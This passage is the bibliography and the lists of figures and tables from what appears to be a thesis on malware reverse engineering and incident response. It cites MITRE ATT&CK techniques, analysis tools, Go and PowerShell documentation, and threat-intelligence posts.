- [71] 'What Is Qakbot?' Accessed: Nov. 12, 2024. [Online]. Available: <https://www.blackberry.com/us/en/solutions/endpoint-security/ransomware-protection/qakbot>
- [72] 'Qakbot Malware Takedown and Defending Forward | Huntress'. Accessed: Nov. 12, 2024. [Online]. Available: <https://www.huntress.com/blog/qakbot-malware-takedown-and-defending-forward>
- [73] 'Office of Public Affairs | Qakbot Malware Disrupted in International Cyber Takedown | United States Department of Justice'. Accessed: Nov. 12, 2024. [Online]. Available: <https://www.justice.gov/opa/pr/qakbot-malware-disrupted-international-cyber-takedown>
- [74] 'MITRE ATT&CK®'. Accessed: Nov. 14, 2024. [Online]. Available: <https://attack.mitre.org/>
- [75] 'Masquerading, Technique T1036 - Enterprise | MITRE ATT&CK®'. Accessed: Nov. 27, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T1036/>
- [76] 'Masquerading: Invalid Code Signature, Sub-technique T1036.001 - Enterprise | MITRE ATT&CK®'. Accessed: Nov. 27, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T1036/001/>
- [77] 'Masquerading: Double File Extension, Sub-technique T1036.007 - Enterprise | MITRE ATT&CK®'. Accessed: Nov. 27, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T1036/007/>
- [78] 'An Example of Common String and Payload Obfuscation Techniques in Malware', Security Intelligence. Accessed: Nov. 13, 2024. [Online]. Available: <https://securityintelligence.com/an-example-of-common-string-and-payload-obfuscation-techniques-in-malware/>
- [79] 'Process Injection, Technique T1055 - Enterprise | MITRE ATT&CK®'. Accessed: Nov. 27, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T1055/>

- [80] 'Obfuscated Files or Information, Technique T1027 - Enterprise | MITRE ATT&CK®'. Accessed: Nov. 14, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T1027/>
- [81] 'API Obfuscation - Unprotect Project'. Accessed: Nov. 14, 2024. [Online]. Available: <https://unprotect.it/technique/api-obfuscation/>
- [82] P. Black, I. Gondal, and R. Layton, 'A survey of similarities in banking malware behaviours', *Comput. Secur.*, vol. 77, pp. 756–772, Aug. 2018, doi: 10.1016/j.cose.2017.09.013.
- [83] 'What is Polymorphic Malware? Examples & Challenges', SentinelOne. Accessed: Nov. 14, 2024. [Online]. Available: <https://www.sentinelone.com/cybersecurity-101/threat-intelligence/what-is-polymorphic-malware/>
- [84] 'What is a Polymorphic Virus? Examples & More | CrowdStrike', CrowdStrike.com. Accessed: Nov. 14, 2024. [Online]. Available: <https://www.crowdstrike.com/en-us/cybersecurity-101/malware/polymorphic-virus/>
- [85] 'Understanding Evil: How to Reverse Engineer Malware | Huntress'. Accessed: Nov. 14, 2024. [Online]. Available: <https://www.huntress.com/blog/understanding-evil-how-to-reverse-engineer-malware>
- [86] 'Obfuscated Files or Information: Software Packing, Sub-technique T1027.002 - Enterprise | MITRE ATT&CK®'. Accessed: Nov. 14, 2024. [Online]. Available: <https://attack.mitre.org/techniques/T1027/002/>
- [87] A. Balci and D. Ungureanu, 'Malware Reverse Engineering Handbook'.
- [88] J. Cannell, 'Obfuscation: Malware's best friend | Malwarebytes Labs', Malwarebytes. Accessed: Nov. 13, 2024. [Online]. Available: <https://www.malwarebytes.com/blog/news/2013/03/obfuscation-malwares-best-friend/>
- [89] 'Exeinfo PE - Website Title'. Accessed: Nov. 13, 2024. [Online]. Available: <https://www.facebook.com/Exeinfo-Pe-157540614382356/>
- [90] 'PEiD - aldeid'. Accessed: Nov. 13, 2024. [Online]. Available: <https://www.aldeid.com/wiki/PEiD>
- [91] G. Johansen, *Digital forensics and incident response: incident response techniques and procedures to respond to modern cyber threats*, Second edition. Birmingham, England ; Packt, 2020.
- [92] N. Bencherchali, 'Extracting Indicators of Compromise (IOCs) From Malware Using Basic Static Analysis', Medium. Accessed: Nov. 19, 2024. [Online]. Available: <https://nasbench.medium.com/extracting-indicators-of-compromise-iocs-from-malware-using-basic-static-analysis-4b01e0be8659>
- [93] 'Indicators of Compromise (IOCs)', Fortinet. Accessed: Nov. 19, 2024. [Online]. Available: <https://www.fortinet.com/resources/cyberglossary/indicators-of-compromise>
- [94] 'YARA - The pattern matching swiss knife for malware researchers'. Accessed: Nov. 21, 2024. [Online]. Available: <https://virustotal.github.io/yara/>
- [95] 'Malware Analysis Framework v2.0', FIRST — Forum of Incident Response and Security Teams. Accessed: Nov. 14, 2024. [Online]. Available: <https://www.first.org/global/sigs/malware/ma-framework/>
- [96] 'About FIRST', FIRST — Forum of Incident Response and Security Teams. Accessed: Nov. 14, 2024. [Online]. Available: <https://www.first.org/about/>
- [97] G. P. Zero, 'Simple macOS kernel extension fuzzing in userspace with IDA and TinyInst', Project Zero. Accessed: Dec. 11, 2024. [Online]. Available: <https://googleprojectzero.blogspot.com/>
- [98] 'Huntress Blog | Huntress'. Accessed: Dec. 11, 2024. [Online]. Available: <https://www.huntress.com/blog>
- [99] (@SarlackLab@ioc.exchange) SarlackLab, '#njratt #C2 servers3.121.139[.]82:16948, 18.198.77[.]177:16948, 35.158.159[.]254:16948confirmed 2024-12-11', Mastodon. Accessed: Dec. 11, 2024. [Online]. Available: <https://ioc.exchange/@SarlackLab/113632902694519177>
- [100] deAlex [@AlexSmirnov\_\_], '1/ @deBridgeFinance has been the subject of an

- attempted cyberattack, apparently by the Lazarus group. PSA for all teams in Web3, this campaign is likely widespread. <https://t.co/P5bxY46O6m>, Twitter. Accessed: Dec. 11, 2024. [Online]. Available: [https://x.com/AlexSmirnov\\_/status/1555586334378676225](https://x.com/AlexSmirnov_/status/1555586334378676225)
- [101] Archiveddocs, 'GetWindowText (Windows CE 5.0)'. Accessed: Nov. 26, 2024. [Online]. Available: [https://learn.microsoft.com/en-us/previous-versions/windows/embedded/aa453183\(v=msdn.10\)](https://learn.microsoft.com/en-us/previous-versions/windows/embedded/aa453183(v=msdn.10))
- [102] 'Ubuntu Manpage: readpe - displays information about PE files'. Accessed: Nov. 27, 2024. [Online]. Available: <https://manpages.ubuntu.com/manpages/focal/man1/readpe.1.html>
- [103] 'VirusTotal - Home'. Accessed: Dec. 13, 2024. [Online]. Available: <https://www.virustotal.com/gui/home/upload>
- [104] 'CyberChef'. Accessed: Dec. 13, 2024. [Online]. Available: <https://gchq.github.io/CyberChef/>
- [105] 'Mockoon - Create mock APIs in seconds with Mockoon'. Accessed: Jan. 07, 2025. [Online]. Available: <https://mockoon.com>
- [106] sdwheeler, 'Invoke-WebRequest (Microsoft.PowerShell.Utility) - PowerShell'. Accessed: Nov. 26, 2024. [Online]. Available: <https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-7.4>
- [107] dotnet-bot, 'ZipArchive Class (System.IO.Compression)'. Accessed: Nov. 26, 2024. [Online]. Available: <https://learn.microsoft.com/en-us/dotnet/api/system.io.compression.ziparchive?view=net-9.0>
- [108] sdwheeler, 'Add-Type (Microsoft.PowerShell.Utility) - PowerShell'. Accessed: Nov. 26, 2024. [Online]. Available: <https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/add-type?view=powershell-7.4>
- [109] sdwheeler, 'Remove-Item (Microsoft.PowerShell.Management) - PowerShell'. Accessed: Nov. 26, 2024. [Online]. Available: <https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.management/remove-item?view=powershell-7.4>
- [110] *gchq/CyberChef*. (Dec. 02, 2024). JavaScript. GCHQ. Accessed: Dec. 02, 2024. [Online]. Available: <https://github.com/gchq/CyberChef>
- [111] 'Go Modules Reference - The Go Programming Language'. Accessed: Jan. 02, 2025. [Online]. Available: <https://go.dev/ref/mod>
- [112] 'mod.go - Go'. Accessed: Jan. 02, 2025. [Online]. Available: <https://cs.opensource.google/go/go/+refs/tags/go1.23.4:src/runtime/debug/mod.go;l=20>
- [113] 'go command - cmd/go - Go Packages'. Accessed: Jan. 02, 2025. [Online]. Available: <https://pkg.go.dev/cmd/go>
- [114] 'The Go Programming Language'. Accessed: Dec. 02, 2024. [Online]. Available: <https://go.dev/>
- [115] H. OCHIAI, *otiai10/copy*. (Dec. 01, 2024). Go. Accessed: Dec. 02, 2024. [Online]. Available: <https://github.com/otiai10/copy>
- [116] *Azure/azure-sdk-for-go*. (Dec. 31, 2024). Go. Microsoft Azure. Accessed: Jan. 02, 2025. [Online]. Available: <https://github.com/Azure/azure-sdk-for-go>
- [117] *GoogleCloudPlatform/k8s-cloud-provider*. (Dec. 12, 2024). Go. Google Cloud Platform. Accessed: Jan. 02, 2025. [Online]. Available: <https://github.com/GoogleCloudPlatform/k8s-cloud-provider>
- [118] M. Fogleman, *fogleman/nes*. (Nov. 29, 2024). Go. Accessed: Dec. 02, 2024. [Online]. Available: <https://github.com/fogleman/nes>
- [119] H. Hoshi, *hajimehoshi/ebiten*. (Jan. 02, 2025). Go. Accessed: Jan. 02, 2025. [Online]. Available: <https://github.com/hajimehoshi/ebiten>

- [120] 'Telegram – a new era of messaging', Telegram. Accessed: Dec. 16, 2024. [Online]. Available: <https://telegram.org/>
- [121] *pepeground/pososyamba\_bot*. (Oct. 16, 2021). Go. Pepeground. Accessed: Dec. 13, 2024. [Online]. Available: [https://github.com/pepeground/pososyamba\\_bot](https://github.com/pepeground/pososyamba_bot)
- [122] 'sync package - sync - Go Packages'. Accessed: Jan. 02, 2025. [Online]. Available: <https://pkg.go.dev/sync>
- [123] 'The Go Memory Model - The Go Programming Language'. Accessed: Jan. 02, 2025. [Online]. Available: <https://go.dev/ref/mem>
- [124] 'High Level Assembler and Toolkit Feature 1.6.0'. Accessed: Dec. 04, 2024. [Online]. Available: <https://www.ibm.com/docs/en/hla-and-tf/1.6?topic=statements-ds-instruction>
- [125] 'What is a processor register?', Educative. Accessed: Dec. 17, 2024. [Online]. Available: <https://www.educative.io/answers/what-is-a-processor-register>
- [126] 'What is x64dbg + How to Use It'. Accessed: Dec. 16, 2024. [Online]. Available: <https://www.varonis.com/blog/how-to-use-x64dbg>
- [127] 'CSS RGB and RGBA Colors'. Accessed: Jan. 02, 2025. [Online]. Available: [https://www.w3schools.com/css/css\\_colors\\_rgb.asp](https://www.w3schools.com/css/css_colors_rgb.asp)
- [128] M. Damke, 'Malware Analysis | Building Lab | Static & Dynamic | By Mohit Damke', Medium. Accessed: Dec. 10, 2024. [Online]. Available: <https://medium.com/@mohitrdamke/malware-analysis-build-lab-by-mohit-damke-2c7be29f2c34>
- [129] 'Global Leader of Cybersecurity Solutions and Services', Fortinet. Accessed: Dec. 10, 2024. [Online]. Available: <https://www.fortinet.com/?type=1652177826>
- [130] 'Bitdefender - Global Leader in Cybersecurity Software', Bitdefender. Accessed: Dec. 10, 2024. [Online]. Available: <https://www.bitdefender.com/en-us/>
- [131] 'How can I remove Trusted Installer from Administrator? - Microsoft Q&A'. Accessed: Dec. 11, 2024. [Online]. Available: <https://learn.microsoft.com/en-us/answers/questions/629973/how-can-i-remove-trusted-installer-from-administra>
- [132] vinaypamnani-msft, 'Microsoft Defender SmartScreen overview'. Accessed: Dec. 11, 2024. [Online]. Available: <https://learn.microsoft.com/en-us/windows/security/operating-system-security/virus-and-threat-protection/microsoft-defender-smartscreen/>
- [133] 'What is AddInProcess.exe (AddInProcess.exe)? 4 reasons to/NOT trust it'. Accessed: Dec. 11, 2024. [Online]. Available: <https://www.spysshelter.com/exe/microsoft-corporation-addinprocess-exe/>



## List of Images

- [Figure 1: simplified model of software code translation, from source code to disassembled code.](#)
- [Figure 2: Example of decompiled code \(on the left\) and the original disassembled code \(on the right\) using IDA. Source: Zhuo Zhang\[33\]](#)
- [Figure 3: example of a YARA rule, telling the tool that any file containing one of the three strings must be reported as silent banker. Source: YARA documentation\[97\]](#)
- [Figure 4 and 5: a post sharing IoCs and a thread detailing an attack and related RE findings.](#)
- [Figure 6: TS “Investigation” process during Incident Response. Source: TS internal documentation](#)
- [Figure 7: content of pennicle.txt.ps1](#)
- [Figure 8: creation of a new folder by the malware](#)
- [Figure 9: metadata of the malware and OG version of GetWindowText](#)
- [Figures 10 and 11: digital signature and certificate of OG software](#)
- [Figure 12: screenshot of some defined strings in the malware, the suspicious one being highlighted](#)
- [Figures 13 and 14: excerpts from tidied-up string](#)
- [Figures 15 and 16: examples of one’s findings when trying to find context for the string “crypto/rsa”](#)
- [Figure 17: function call graph starting from the “entry” function](#)
- [Figure 18: example of the malware’s “while true” loops](#)
- [Figure 19, 20 and 21: examples of references to Windows Registers in the debugged malware](#)
- [Figure 22: example of process injection](#)
- [Figure 23: potential file extensions hidden in the malware](#)
- [Figure 24: functions and data types hidden in the malware](#)
- [Figures 25, 26 and 27: code hidden in the malware](#)
- [Figure 28: Suspicious queries recorded by Wireshark](#)
- [Figure 29 and 30: VirusTotal analysis results for the malicious URLs](#)
- [Figure 31: logs from the mock API](#)
- [Figure 32: screenshot of an analysis of the suspected malware performed by VirusTotal.](#)

## List of Tables

- [Table 1: various IoCs from the analysed malwares](#)